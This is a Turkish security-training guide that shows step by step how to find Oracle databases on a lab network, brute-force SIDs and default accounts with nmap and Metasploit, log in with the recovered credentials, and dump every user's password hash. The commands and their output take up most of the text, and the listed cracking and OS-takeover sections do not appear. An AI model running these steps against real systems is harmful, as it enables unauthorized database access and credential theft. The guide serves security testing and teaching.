

**BGA**

**BİLGİ GÜVENLİĞİ  
AKADEMİSİ**

[www.bga.com.tr](http://www.bga.com.tr)

---

# ORACLE VERİTABANI GÜVENLİK TESTİ ÇALIŞMALARI

---

Mesut Türk



17 EYLÜL 2014

BİLGİ GÜVENLİĞİ AKADEMİSİ

[www.bga.com.tr](http://www.bga.com.tr)

## İÇİNDEKİLER

<b>ORACLE KEŞİF ÇALIŞMALARI</b> .....	2
1. BİR AĞDA BULUNAN ORACLE VERİTABANI BULUNDURULAN SİSTEMLERİN TESPİT EDİLMESİ...	2
2. TESPİT EDİLEN ORACLE VERİTABANLARININ SÜRÜMLERİNİN TESPİT EDİLMESİ .....	3
<b>ORACLE SIZMA GİRİŞİMLERİ</b> .....	6
1. ÖN TANIMLI SID DEĞERİNE SAHİP ORACLE VERİTABANLARININ TESPİT EDİLMESİ .....	6
2. ÖN TANIMLI HESAPLARDAN KAPALI VE AÇIK OLANLARIN TESPİT EDİLMESİ .....	9
3. TESPİT EDİLEN SID DEĞERLERİ İLE SİSTEME GİRİŞ DENEMELERİ .....	11
4. GEÇERLİ BİR HESAP BİLGİLERİ LE SİSTEM HAKKINDA DETAYLI BİLGİ TOPLAMA .....	13
5. ELDE EDİLEN HESAP BİLGİLERİNİN DENENMESİ .....	16
<b>ORACLE POST EXPLOITATION</b> .....	17
1. SİSTEMDE BULUNAN DİĞER KULLANICILARIN PAROLA ÖZETLERİNİN ELDE EDİLMESİ .....	17
2. ELDE EDİLEN PAROLA ÖZETLERİNİN KIRILMASI .....	19
3. ELE GEÇİRİLEN VERİTABANI YÖNETİCİSİ HESABI İLE İŞLETİM SİSTEMİNİ ELE GEÇİRME .....	22

## ORACLE KEŞİF ÇALIŞMALARI

### 1. BİR AĞDA BULUNAN ORACLE VERİTABANI BULUNDURULAN SİSTEMLERİN TESPİT EDİLMESİ

**Amaç:** Ağda bulunan Oracle veri tabanlarının keşfi

**Araç:** Nmap

**Açıklama:** Bir ağda bulunan Oracle veritabanı sunucularını nmap ile port taraması yaparak tespit etmek mümkün. Oracle veri tabanının kullandığı port numarası 1521'dir. Fakat güvenlik önlemleri gereği başka portlar da kullanılabilir. Kullanılan oracle veritabanlarının portlarının 1521-1540 arasında olduğu tespit edilmiştir.

**Uygulama:** nmap ile port numarası verilerek tarama yapılır.

```
root@bt:~/Desktop# nmap 192.168.1.25 -p 1521

Starting Nmap 6.01 ( http://nmap.org ) at 2014-08-31 04:35 EEST
Nmap scan report for 192.168.1.25
Host is up (0.00022s latency).
PORT      STATE SERVICE
1521/tcp  open  oracle
MAC Address: 00:0C:29:C3:3B:62 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.20 seconds
```

İlgili çıktı kırmızı renkte gösterilmiştir. Daha detaylı bir tarama için **-sV** komutu ile birlikte tarama yapılabilir.

```
root@bt:~/Desktop# nmap 192.168.1.25 -p 1521 -sV

Starting Nmap 6.01 ( http://nmap.org ) at 2014-08-31 04:35 EEST
Nmap scan report for 192.168.1.25
Host is up (0.00019s latency).
PORT      STATE SERVICE      VERSION
1521/tcp  open  oracle-tns  Oracle TNS Listener 10.2.0.3.0 (for 32-bit Windows)
MAC Address: 00:0C:29:C3:3B:62 (VMware)

Service detection performed. Please report any incorrect results at
http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.55 seconds
```

Görüldüğü üzere oracle veri tabanının sürüm bilgisini de alınabilmektedir. Fakat 10. Sürüm sonrası nmap oracle sürümünü tespit edememektedir.

## 2. TESPİT EDİLEN ORACLE VERİTABANLARININ SÜRÜMLERİNİN TESPİT EDİLMESİ

**Amaç:** Tespit edilen veritabanı sistemlerinden Oracle veri tabanlarının sürümlerini tespit etmek.

**Araç:** nmap, tncscmd, tncscmd(Metasploit).

**Açıklama:** Oracle gibi diğer tüm yazılımlar (eğer açıklık barındırıyor ise) farklı sürümlerinde farklı açıklıklar barındırmaktadır. Bundan dolayı yazılımların ve servislerin sürüm bilgisi önemlidir. Oracle 'da sürüm bilgisi nmap ile edinilebilir, fakat nmap 10g sürümü sonrası için sürüm bilgisini verememektedir. Sürüm bilgisini elde etmek için başka yazılımlar kullanmak gerekmektedir. tncscmd bu iş tasarlanmış bir kod bloğudur. Yine aynı şekilde tncscmd (Metasploit-modülü) tncscmd yazılımından esinlenerek hazırlanmıştır.

tncscmd programı aşağıdaki linkten elde edilebilir.

<http://www.jammed.com/~jwa/hacks/security/tncscmd/tncscmd>

**Uygulama-1:** nmap ile oracle sürüm bilgisinin elde edilmesi

```
root@bt:~/Desktop# nmap 192.168.1.25 -p 1521 -sV

Starting Nmap 6.01 ( http://nmap.org ) at 2014-08-31 04:35 EEST
Nmap scan report for 192.168.1.25
Host is up (0.00019s latency).
PORT      STATE SERVICE VERSION
1521/tcp  open  oracle-tns Oracle TNS Listener 10.2.0.3.0 (for 32-bit Windows)
MAC Address: 00:0C:29:C3:3B:62 (VMware)

Service detection performed. Please report any incorrect results at
http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.55 seconds
```

Görüldüğü üzere oracle veri tabanının sürüm bilgisini de alınabilmektedir.

**Uygulama-2:** tncscmd yazılımı kullanılarak oracle sürüm bilgisinin elde edilmesi.


```
root@bt:~/Desktop# ./tns.pl version -h 192.168.1.25 -p1521
sending (CONNECT_DATA=(COMMAND=version)) to 192.168.1.25:1521
writing 90 bytes
reading
.M.....6.....-.....
(DESCRIPTION=(TMP=)(VSNNUM=169870080)(ERR=0));.....
TNSLSNR for 32-bit Windows: Version 10.2.0.3.0 - Production..TNS for 32-bit Windows:
Version 10.2.0.3.0 - Production..Windows NT Named Pipes NT Protocol Adapter for 32-bit
Windows: Version 10.2.0.3.0 - Production..Windows NT TCP/IP NT Protocol Adapter for
32-bit Windows: Version 10.2.0.3.0 - Production,,.....@
```

Sürüm bilgisi kırmızı olarak renklendirilmiştir. Bu yazılım Oracle -10g sonrası detaylı bir bilgi vermektedir. Görüldüğü gibi burada test edilen veritabanının sürümü 10.2.0 dir. Şimdi 11gr2 sürümü bir veritabanı aynı yazılım ile taranacaktır.

```
root@bt:~/Desktop# ./tns.pl version -h 192.168.1.23 -p1521
sending (CONNECT_DATA=(COMMAND=version)) to 192.168.1.23:1521
writing 90 bytes
reading
.e....."..Y
(DESCRIPTION=(TMP=)(VSNNUM=186646784)(ERR=1189)(ERROR_STACK=(ERROR=(CODE=1189)(EMFI=4))))
```

Bu yazılım çeşitli paketler göndererek sonuçlarını analiz eder ve bu analiz sonucu oracle sürüm bilgisine ulaşır. Oracle 10G den sonraki sürümlerde tam olarak analiz yapamamaktadır. Yazılım oracle sürüm bilgisini VSNNUM bilgisinden elde etmektedir. Burada VSNNUM değeri 186646784 dir. Bu değer onluk sistemde elde edilmektedir. Bu değer onaltılık sisteme dönüştürüldüğünde sürüm bilgisi elde edilebilir. Bu dönüşüm için işletim sistemlerinin hesap makineleri bilimsel moda alınarak kullanılabilir.

VSNNUM değeri hesap makinesi 10luk modda iken girilir ve değer onaltılık sisteme çevrilir.



Şimdi değer "onaltılık" sisteme çevrilebilir.



10 luk sistem ile 16 lık sistem arasında aşağıdaki tablodaki gibi bir ilişki vardır.

10(luk)	16(lık)
0	0
1	1
2	2
3	3
4	4
5	5
6	6
7	7
8	8
9	9
10	A
11	B
12	C
13	D
14	E
15	F

Bu dönüşüm tablosuna göre hedef veritabanının sürümü 11.2.0.1.0 dır. Değerin doğrulunu göstermek adına aşağıda veritabanı üzerinde çalıştırılmış sürüm bilgisi komutu ve sonucu verilmiştir.

<b>Komut</b>	select * from v\$version;
<b>Sonuç</b>	Oracle Database 11g Enterprise Edition Release 11.2.0.1.0 - Production PL/SQL Release 11.2.0.1.0 - Production "CORE 11.2.0.1.0 Production" TNS for 32-bit Windows: Version 11.2.0.1.0 - Production NLSRTL Version 11.2.0.1.0 - Production

## ORACLE SIZMA GİRİŞİMLERİ

### 1. ÖN TANIMLI SID DEĞERİNE SAHİP ORACLE VERİTABANLARININ TESPİT EDİLMESİ

**Amaç:** Oracle veritabanlarında kullanılan ön tanımlı SID değerlerinin tespit edilmesi.

**Araç:** Nmap, Metasploit.

**Açıklama:** SID (System Identifier) değeri her veritabanı için tekdir. Veritabanlarına giriş yapılabilmesi için SID değeri kullanılmaktadır. SID değerinin ön tanımlı olarak atanması yada bırakılması saldırganları hedeflerinde bir adım öteye götürmek adına önemli bir açıklıktır.

**Uygulama-1(nmap; oracle-sid-brute: parametresiz):** Nmap uygulaması ile ön tanımlı SID değerleri tespit edilecektir. Nmap kendi bünyesinde tanımlı olan tarama biçimlerinin yanında script (özelleştirilmiş kod blokları) sayesinde daha geniş ve esnek bir tarama imkânı sunmaktadır. Bu uygulamada kullanılacak olan script “**oracle-sid-brute**” scriptidir.

```
root@bt:~# nmap --script=oracle-sid-brute 192.168.1.23 -p 1521
```

```
Starting Nmap 6.01 ( http://nmap.org ) at 2014-08-31 15:49 EEST
```

```
Nmap scan report for 192.168.1.23
```

```
Host is up (0.00017s latency).
```

```
PORT      STATE SERVICE
```

```
1521/tcp  open  oracle
```

```
| oracle-sid-brute:
```

```
|_ ORACLE
```

```
MAC Address: 00:0C:29:CC:F9:01 (VMware)
```

```
Nmap done: 1 IP address (1 host up) scanned in 1.06 seconds
```

Görüldüğü gibi verilen IP adresinde bulunan oracle veritabanında bir adet ön tanımlı SID değeri bulunabilmiştir. Eğer bu veritabanında birde kullanıcılar ve parolaları ön tanımlı olarak bırakıldı ise veritabanı tamamen tehlike altında demektir. Burada nmap scripti parametresiz olarak kullanılmıştır. Nmap tespit edilen ön tanımlı sid değerlerini denemektedir, bu değerler ülkeden ülkeye ve kültürden kültüre farklılıklar göstermektedir. Bu yüzden kendinize ait bir SID değeri sözlüğünüzün bulunması testin daha gerçekçi olması açısından daha önemlidir.

**Uygulama-2(nmap; oracle-sid-brute: parametresiz):** Nmap uygulamasının parametreleri değiştirilen scriptler ile birlikte kullanmak daha detaylı ve gerçekçi taramalar yapılmasını sağlar.

```
root@bt:~# nmap --script=oracle-sid-brute --script-args=oraclesids=/root/Desktop/default-sid.txt 192.168.1.23 -p 1521
```

```
Starting Nmap 6.01 ( http://nmap.org ) at 2014-08-31 16:17 EEST
```

```
Nmap scan report for 192.168.1.23
```

```
Host is up (0.00027s latency).
PORT      STATE SERVICE
1521/tcp  open  oracle
| oracle-sid-brute:
|_ ORACLE
MAC Address: 00:0C:29:CC:F9:01 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.90 seconds
```

Görüldüğü üzere yine ön tanımlı SID değeri tespit edilmiş oldu.

**Uygulama-3(Metasploit: sid\_brute):** Metasploit programı sayesinde oracle veritabanlarına yönelik birçok denetleme modülleri bulunmaktadır. Burada kullanılacak modülün adı ve dizini;

**auxiliary/scanner/oracle/sid\_brute.** Modül sisteme tanıtıldıktan sonra “show options” komutu ile program seçenekleri görüntülenir.

```
msf auxiliary(sid_brute) > show options

Module options (auxiliary/scanner/oracle/sid_brute):

Name      Current Setting  Required  Description
-----
BRUTEFORCE_SPEED  5               yes       How fast to bruteforce, from 0 to 5
RHOSTS      RHOSTS          yes       The target address range or CIDR identifier
RPORT      1521             yes       The target port
SID         SID              no        A specific SID to attempt.
SID_FILE    /opt/metasploit/msf3/data/wordlists/sid.txt no        File containing instance
names, one per line
STOP_ON_SUCCESS false           yes       Stop guessing when a credential works for a host
THREADS     1               yes       The number of concurrent threads
VERBOSE     true            yes       Whether to print output for all attempts
```

Yine bu modülün seçeneklerinde SID listesi varsayılan olarak düzenlenmiştir, fakat istenildiği durumlarda değiştirilebilir. Yine her modül kullanımında aynı olmak üzere “Required” sekmesi altında bulunan ve “Yes” olarak işaretlenmiş olan değerler hedef sisteme göre yeniden girilmesi zorunlu değerlerdir. Gerekli alanlar doldurulduktan sonra modül “run” veya “exploit” komutu ile çalıştırılır. Örnek bir modül çıktısı aşağıda paylaşılmıştır.

```
msf auxiliary(sid_brute) > run

[*] Checking 571 SIDs against 192.168.1.23:1521
[+] 192.168.1.23:1521 Oracle - 'ORACLE' is valid
[+] 192.168.1.23:1521 Oracle - 'CLREXTPROC' is valid
```



```
[*] Scanned 1 of 3 hosts (033% complete)
[*] Checking 571 SIDs against 192.168.1.24:1521
[-] 192.168.1.24:1521 Oracle - unable to connect to a TNS listener
[*] Scanned 2 of 3 hosts (066% complete)
[*] Checking 571 SIDs against 192.168.1.25:1521
[+] 192.168.1.25:1521 Oracle - 'PLSEXTPROC' is valid
[*] Scanned 3 of 3 hosts (100% complete)
[*] Auxiliary module execution completed
```

Görüldüğü üzere üç adet ön tanımlı SID değeri bulunmuştur.

## 2. ÖN TANIMLI HESAPLARDAN KAPALI VE AÇIK OLANLARIN TESPİT EDİLMESİ

**Amaç:** Kaba kuvvet saldırısı öncesi, sistemde hangi ön tanımlı hesapların açık hangilerinin kapalı olduğunun tespit edilmesi.

**Araç:** nmap

**Açıklama:** Oracle veritabanında SID değerinin tespit edilmesinden sonra sistemde aktif ön tanımlı kullanıcı hesabının bulunması kaba kuvvet saldırıları için çok önemli bir adımdır. Sürümden sürüme farklılık gösterebilmekle beraber oracle veritabanındaki kullanıcılar aşağıda listelenmiştir. Bu hesaplardan aktif olmayanlarını tespit etmek mümkün.

```
BI
PM
SH
IX
OE
HR
SCOTT
MGMT_VIEW
MDDATA
SYSMAN
MDSYS
SI_INFORMTN_SCHEMA
ORDPLUGINS
ORDSYS
OLAPSYS
ANONYMOUS
XDB
CTXSYS
EXFSYS
WMSYS
DBSNMP
TSMSYS
DMSYS
DIP
OUTLN
SYSTEM
```

**Uygulama:** Bu uygulamada nmap **oracle-brute script**'i kullanılarak aktif olmayan hesaplar tespit edilecektir. nmap önceden tespit edilmiş SID değeri için varsayılan kullanıcılara yönelik şifre denemeleri yaparken hesapların aktif yada kapalı olduğunu öğrenebilir. Bu script 10G sonrası ürünlerde çalışmamaktadır.

```
root@bt:/usr/share# nmap --script=oracle-brute --script-args oracle-brute.sid=xporacle
192.168.1.25 -p 1521
```

```
Starting Nmap 6.01 ( http://nmap.org ) at 2014-08-31 21:26 EEST
Nmap scan report for 192.168.1.25
Host is up (0.00019s latency).
PORT      STATE SERVICE
1521/tcp  open  oracle
| oracle-brute:
| Accounts
|   CTXSYS:CHANGE_ON_INSTALL - Account is locked
|   DIP:DIP - Account is locked
|   DMSYS:DMSYS - Account is locked
|   EXFSYS:EXFSYS - Account is locked
|   HR:HR - Account is locked
|   MDDATA:MDDATA - Account is locked
|   MDSYS:MDSYS - Account is locked
|   OLAPSYS:MANAGER - Account is locked
|   ORDPLUGINS:ORDPLUGINS - Account is locked
|   ORDSYS:ORDSYS - Account is locked
|   OUTLN:OUTLN - Account is locked
|   SH:SH - Account is locked
|   SYSTEM:WELCOME1 - Account is locked
|   WMSYS:WMSYS - Account is locked
|   XDB:CHANGE_ON_INSTALL - Account is locked
| Statistics
|_  Performed 695 guesses in 8 seconds, average tps: 86
MAC Address: 00:0C:29:C3:3B:62 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.00 seconds
```

Görüldüğü üzere bazı hesapların yanında “Account is locked” ibaresi almaktadır. Böylece aktif olmayan kullanıcılar tespit edilmiş oldu. Dolayısı ile sürüm bilgisinden yola çıkarak ön tanımlı hesaplardan aktif olmayanlar çıkarılırsa geriye aktif olan hesaplar kalacaktır.

Örneğin burada sysman, system, scott hesapları aktif.

### 3. TESPİT EDİLEN SID DEĞERLERİ İLE SİSTEME GİRİŞ DENEMELERİ

**Amaç:** Yapılan testler sonucu elde edilen ön tanımlı SID değerlerinin kullanılarak veritabanlarındaki ön tanımlı kullanıcı ve parolalarının tespit edilmesi.

**Araç:** Metasploit.

**Açıklama:** Oracle veritabanlarında bazı hesaplar sürümüne göre değişmek ile birlikte, aktif olarak gelirler. Bir oracle veritabanına bağlanmak için beş parametreye ihtiyaç duyulur. Bunlar IP adresi, port numarası, SID değeri, aktif kullanıcı adı ve parola. Bu değerlerden ilk üçü şu ana kadar elde edilmiştir. Eğer sistemde ön tanımlı bir hesap bulunması durumunda kaba kuvvet saldırıları sayesinde ön tanımlı hesaba ait parola elde edilebilir.

**Uygulama-1 (Metasploit):** Metasploit ile nmap birlikte uyumlu olarak çalışabilmektedir. Metasploit modüllerinden bazıları nmap aracını da kullanmaktadır. Bu teste kullanılacak olan modül ve dizini “**auxiliary/scanner/oracle/oracle\_login**” dir. Modül sisteme tanıtıldıktan sonra “**show options**” komutu ile nelerin zorunlu olarak doldurulması gerektiği incelenebilir.

```
msf auxiliary(oracle_login) > run
```

```
[*] Nmap: Setting up credential file...
[*] Nmap: Starting Oracle bruteforce with 1106 credentials against SID 'xporacle'...
[*] Using RPORTS range 1521
[*] Nmap: Starting nmap with pid 7872
[*] Nmap: Starting Nmap 5.61TEST4 ( http://nmap.org ) at 2014-08-31 21:59 EEST
[*] Nmap: NSE: Loaded 1 scripts for scanning.
[*] Nmap: NSE: Script Pre-scanning.
[*] Nmap: Initiating ARP Ping Scan at 21:59
[*] Nmap: Scanning 192.168.1.25 [1 port]
[*] Nmap: Completed ARP Ping Scan at 21:59, 0.00s elapsed (1 total hosts)
[*] Nmap: Initiating SYN Stealth Scan at 21:59
[*] Nmap: Scanning 192.168.1.25 [1 port]
[*] Nmap: Discovered open port 1521/tcp on 192.168.1.25
[*] Nmap: Completed SYN Stealth Scan at 21:59, 0.00s elapsed (1 total ports)
[*] Nmap: NSE: Script scanning 192.168.1.25.
[*] Nmap: Initiating NSE at 21:59
[*] Nmap: Completed NSE at 21:59, 13.66s elapsed
[*] Nmap: Nmap scan report for 192.168.1.25
[*] Nmap: Host is up (0.00020s latency).
[*] Nmap: PORT      STATE SERVICE
[*] Nmap: 1521/tcp open  oracle
[*] Nmap: | oracle-brute:
[*] Nmap: |   Accounts
[*] Nmap: |   ctxsys:<empty> - Account is locked
[*] Nmap: |   dip:<empty> - Account is locked
[*] Nmap: |   dmsys:<empty> - Account is locked
```

```
[*] Nmap: | exfsys:<empty> - Account is locked
[*] Nmap: | hr:<empty> - Account is locked
[*] Nmap: | mddata:<empty> - Account is locked
[*] Nmap: | mdsys:<empty> - Account is locked
[*] Nmap: | oe:oe - Account is locked
[*] Nmap: | olapsys:<empty> - Account is locked
[*] Nmap: | ordplugins:<empty> - Account is locked
[*] Nmap: | ordsys:<empty> - Account is locked
[*] Nmap: | outln:<empty> - Account is locked
[*] Nmap: | pm:<empty> - Account is locked
[*] Nmap: | scott:scott - Valid credentials
[*] Nmap: | sh:<empty> - Account is locked
[*] Nmap: | si_informtn_schema:<empty> - Account is locked
[*] Nmap: | system:<empty> - Account is locked
[*] Nmap: | system:oracle - Valid credentials
[*] Nmap: | wmsys:<empty> - Account is locked
[*] Nmap: | xdb:<empty> - Account is locked
[*] Nmap: | Statistics
[*] Nmap: |_ Performed 1053 guesses in 13 seconds, average tps: 81
[*] Nmap: MAC Address: 00:0C:29:C3:3B:62 (VMware)
[*] Nmap: NSE: Script Post-scanning.
[*] Nmap: Read data files from: /opt/metasploit/common/share/nmap/
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 13.83 seconds
[*] Nmap: Raw packets sent: 2 (72B) | Rcvd: 2 (72B)
[*] Auxiliary module execution completed
```

Görüldüğü gibi **scott** hesabı **scott** parolası ve **system** hesabı **oracle** parolası ile kullanıma açıktır. Şimdi sıra elde edilen hesap bilgilerinin denenmesine gelmiştir.

#### 4. GEÇERLİ BİR HESAP BİLGİLERİ LE SİSTEM HAKKINDA DETAYLI BİLGİ TOPLAMA

**Amaç:** Geçerli bir hesap bilgilerinin kullanılarak hedef veritabanı hakkında detaylı bilgi toplanması.

**Araç:** Metasploit (oraenum).

**Açıklama:** Kaba kuvvet saldırı yöntemleri ile elde edilen hesap bilgilerinin kullanılarak sistemden detaylı bilgi toplamak mümkün. Bu işlemde kullanılacak veritabanı kullanıcısının yetkili olması gerekmektedir. Bu sayede oracle veritabanı üzerinde sıkılaştırma işlemlerinin gerçekleştirilip gerçekleştirilmediği de ortaya çıkmış olacaktır. Bu işlem için kullanılacak araç Metasploit yazılımının **oraenum** modülüdür. Modülün adı ve dizini **auxiliary/admin/oracle/oraenum**'dir.

**Uygulama:** Modül sisteme tanıtıldıktan sonra gerekli parametreler öğrenilir.

```
msf > use auxiliary/admin/oracle/oraenum
msf auxiliary(oraenum) > show options
```

Module options (auxiliary/admin/oracle/oraenum):

Name	Current Setting	Required	Description
DBPASS	TIGER	yes	The password to authenticate with.
DBUSER	SCOTT	yes	The username to authenticate with.
RHOST		yes	The Oracle host.
RPORT	1521	yes	The TNS port.
SID	ORCL	yes	The sid to authenticate with.

Required sütunu altında bulunan ve "yes" olan parametreler doldurulması gereken zorunlu alanlardır. Bu alanlar doldurulduktan sonra modül çalıştırılır, elde edilecek sonuç aşağıda verilmiştir.

```
msf auxiliary(oraenum) > run
```

```
[*] Running Oracle Enumeration....
[*] The versions of the Components are:
[*] Oracle Database 10g Enterprise Edition Release 10.2.0.3.0 - Prod
[*] PL/SQL Release 10.2.0.3.0 - Production
[*] CORE 10.2.0.3.0 Production
[*] TNS for 32-bit Windows: Version 10.2.0.3.0 - Production
[*] NLSRTL Version 10.2.0.3.0 - Production
[*] Auditing:
[*] Database Auditing is not enabled!
[*] Auditing of SYS Operations is not enabled!
[*] Security Settings:
[*] SQL92 Security restriction on SELECT is not Enabled
```

```

[*] UTL Directory Access is set to
[*] Audit log is saved at C:\ORACLE\PRODUCT\10.2.0\ADMIN\XPORACLE\ADUMP
[*] Password Policy:
[*] Current Account Lockout Time is set to UNLIMITED
[*] The Number of Failed Logins before an account is locked is set to 10
[*] The Password Grace Time is set to UNLIMITED
[*] The Lifetime of Passwords is set to UNLIMITED
[*] The Number of Times a Password can be reused is set to UNLIMITED
[*] The Maximum Number of Times a Password needs to be changed before it can be
reused is set to UNLIMITED
[*] The Number of Times a Password can be reused is set to UNLIMITED
[*] Password Complexity is not checked
[*] Active Accounts on the System in format Username,Hash are:
[*] SYS,8A8F025737A9097A
[*] SYSTEM,2D594E86F93B17A1
[*] DBSNMP,FFF45BB2C0C327EC
[*] MDSYS,68CEFAE6934EDFBE
[*] MGMT_VIEW,0AE49FD4843D84AF
[*] SCOTT,F894844C34402B67
[*] OPS$XPORAC10G\ADMINISTRATOR,EXTERNAL
[*] Expired or Locked Accounts on the System in format Username,Hash are:
[*] OLAPSYS,3FB8EF9DB538647C
[*] BI,FA1D2B85B70213F3
[*] SI_INFORMTN_SCHEMA,84B8CBCA4D477FA3
[*] ORDPLUGINS,88A2B2C183431F00
[*] TSMSYS,3DF26A8B17D0F29F
[*] XDB,88D8364765FCE6AF
[*] WMSYS,7C9BA362F8314299
[*] HR,6399F3B38EDF3288
[*] DMSYS,BFBA5A553FD9E28A
[*] DIP,CE4A36B8E06CA59C
[*] OUTLN,4A3BA55E08595C81
[*] EXFSYS,66F4EF5650C20355
[*] SH,9793B3777CD3BD1A
[*] ANONYMOUS,anonymous
[*] CTXSYS,71E687F036AD56E5
[*] ORDSYS,7EFA02EC7EA6B86F
[*] IX,2BE6F80744E08FEB
[*] MDDATA,DF02A496267DEE66
[*] Accounts with DBA Privilege in format Username,Hash on the System are:
[*] SYS
[*] SYSMAN
[*] PM
[*] OE
[*] SYSTEM
[*] Accounts with Alter System Privilege on the System are:

```

```
[*] DMSYS
[*] SYSTEM
[*] SYS
[*] DBA
[*] SCOTT
[*] Accounts with JAVA ADMIN Privilege on the System are:
[*] Accounts that have CREATE LIBRARY Privilege on the System are:
[*] SYSTEM
[*] SCOTT
[*] SYS
[*] DMSYS
[*] XDB
[*] ORDSYS
[*] EXFSYS
[*] ORDPLUGINS
[*] MDSYS
[*] DBA
[*] Default password check:
[*] Auxiliary module execution completed
```

Görüldüğü üzere sistemin,

- Versiyonu
- Denetlemenin aktif olup olmadığı
- Güvenlik ayarlarının durumu
- Parola politikalarının durumu
- Sistemde bulunan aktif kullanıcılar
- Sistemde bulunan pasif kullanıcılar
- DBA hesapları

Gibi birçok özellik tespit edilmiş oldu.



## 5. ELDE EDİLEN HESAP BİLGİLERİNİN DENENMESİ

**Amaç:** Elde edilen hesapların sisteme erişim için kullanılması

**Araç:** sqlplus

**Açıklama:** Ön tanımlı SID değeri hesap ve parola bilgilerinden sonra, sisteme erişim için ihtiyaç duyulan her şey alınmış oldu.

**Uygulama:** Elde edilen hesap bilgileri ve parola bilgilerinden “system” ve “oracle” değerleri kullanılarak sisteme giriş yapılacaktır.

```

root@bt:~# sqlplus system/oracle@//192.168.1.25:1521/xporacle

SQL*Plus: Release 10.2.0.4.0 - Production on Sun Aug 31 23:07:37 2014

Copyright (c) 1982, 2007, Oracle. All Rights Reserved.

Connected to:
Oracle Database 10g Enterprise Edition Release 10.2.0.3.0 - Production
With the Partitioning, OLAP and Data Mining options

SQL>
  
```

Burada görüldüğü üzere başarılı bir giriş yapılabilmektedir.

Elde edilen kullanıcı yetkilerine bağlı olarak sistemde bazı işlemler yapılabilir.

```

SQL> select * from v$database;

   DBID NAME          CREATED RESETLG# CHANGE# RESETLG#
-----
PRIOR_RESETLG# PRIOR_RES LOG_MODE CHECKPOINT_CHANGE#
-----
ARCHIVE_CHANGE# CONTROL CONTROLFI CONTROLFILE_SEQUENCE#
CONTROLFILE_CHANGE#
-----
CONTROLFI OPEN_RESETL VERSION_T OPEN_MODE PROTECTION_MODE
-----
PROTECTION_LEVEL  REMOTE_A ACTIVATION# SWITCHOVER# DATABASE_ROLE
-----
ARCHIVELOG_CHANGE# ARCHIVEL SWITCHOVER_STATUS DATAGUAR GUARD_S
SUPPLEME SUP
-----
SUP FOR PLATFORM_ID
  
```

Örneğin burada tüm veritabanları listelenmiştir.

## ORACLE POST EXPLOITATION

### 1. SİSTEMDE BULUNAN DİĞER KULLANICILARIN PAROLA ÖZETLERİNİN ELDE EDİLMESİ

**Amaç:** Sistemdeki diğer kullanıcılara ait parola özetlerinin ele geçirilmesi.

**Araç:** Metasploit(oracle\_hashdump).

**Açıklama:** Sistemde geçerli bir kullanıcıya ait hesap bilgileri elde edildikten sonra sistemde bulunan diğer kullanıcılara ait parola özetlerinin elde edilmesi mümkün. Diğer kullanıcılara ait parola özetlerinin ele geçirilmesi, sistemin de ele geçirilmesi aynı zamanda tüm işletim sisteminin de ele geçirilmesi manasına gelebilir. Bu amaçla kullanılacak Metasploit modülü **oracle\_hashdump**'tir. Modülün adı ve dizini **auxiliary/scanner/oracle/oracle\_hashdump**'tir.

**Uygulama:** Modül sisteme tanıtıldıktan sonra **"show options"** komutu ile değer atanması zorunlu olan parametreler tespit edilir.

```
msf > use auxiliary/scanner/oracle/oracle_hashdump
msf auxiliary(oracle_hashdump) > show options

Module options (auxiliary/scanner/oracle/oracle_hashdump):
  Name      Current Setting  Required  Description
  ----      -
  DBPASS    TIGER            yes       The password to authenticate with.
  DBUSER    SCOTT            yes       The username to authenticate with.
  RHOSTS    RHOSTS           yes       The target address range or CIDR identifier
  RPORT     1521             yes       The TNS port.
  SID       ORCL             yes       The sid to authenticate with.
  THREADS   1                yes       The number of concurrent threads
```

Gerekli değerler girildikten sonra modül çalıştırılır.

```
msf auxiliary(oracle_hashdump) > run

[*] Hash table :
Oracle Server Hashes
=====

Username      Hash
-----
BI             FA1D2B85B70213F3
CTXSYS        71E687F036AD56E5
DBSNMP        FFF45BB2C0C327EC
DIP           CE4A36B8E06CA59C
DMSYS         BFBA5A553FD9E28A
EXFSYS        66F4EF5650C20355
GLOBAL_AQ_USER_ROLE GLOBAL
```

HR	6399F3B38EDF3288
IX	2BE6F80744E08FEB
MDDATA	DF02A496267DEE66
MDSYS	68CEFAE6934EDFBE
MGMT_VIEW	0AE49FD4843D84AF
OE	9C30855E7E0CB02D
OLAPSYS	3FB8EF9DB538647C
OP\$XPORAC10G\ADMINISTRATOR	EXTERNAL
ORDPLUGINS	88A2B2C183431F00
ORDSYS	7EFA02EC7EA6B86F
OUTLN	4A3BA55E08595C81
PM	72E382A52E89575A
SCOTT	F894844C34402B67
SH	9793B3777CD3BD1A
SI_INFORMTN_SCHEMA	84B8CBCA4D477FA3
SYS	8A8F025737A9097A
SYSMAN	2CA614501F09FCCC
SYSTEM	2D594E86F93B17A1
TSMSYS	3DF26A8B17D0F29F
WMSYS	7C9BA362F8314299
XDB	88D8364765FCE6AF

Görüldüğü gibi tüm kullanıcılara ait parola özetleri ele geçirilmiştir. Aynı işlem **oraenum** modülünün sonuçları arasında da yer almaktadır.

